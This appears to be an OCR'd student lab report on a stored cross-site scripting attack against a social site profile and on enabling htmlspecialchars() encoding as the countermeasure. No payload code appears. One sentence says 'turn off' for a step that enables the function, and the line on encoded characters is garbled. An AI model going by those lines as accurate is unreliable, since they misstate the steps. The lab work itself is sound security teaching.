
After editing the profile of Samy by injecting the malicious program into Samy's profile, I then logged into Alice profile and I was able to see that there was no any description on her profile before performing the attack. Then I navigated to the members page so that I can go and view the Samy's profile.



This is how the profile of Samy looked when viewed from Alice profile.




After viewing the Samy's profile I was able to see that the attack was failed and I was not able to see the description getting displayed. This is because of the countermeasure that I enabled before the attack. The countermeasure will disable the attack and it makes the malicious program a regular normal text.




Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.


Now to turn off the htmlspecialchars() built-in php method, I opened the terminal and opened the specified directory. Then using the ls command, I listed down all the files in the specified directory. I was able to see all the specified php files in the specified directory.




Now I opened the text.php and uncommented the htmlspecialchars function call and saved the file.




Now, I opened the url.php and uncommented the htmlspecialchars function call and saved the file.




Now, I opened the dropdown.php and uncommented the htmlspecialchars function call and saved the file.




Now, I opened the email.php and uncommented the htmlspecialchars function call and saved the file.




After modifying all the specified php files, I restarted the apache server using the command sudo service apache2 restart.




Then I logged into the Samy's profile and navigated to the Edit profile page and I copy pasted the malicious JavaScript program into About Me. Now I was able to see that the " getting displayed instead of ". This is due to the enabling of the countermeasure in the specified php files, which encode the special characters in the HTML.



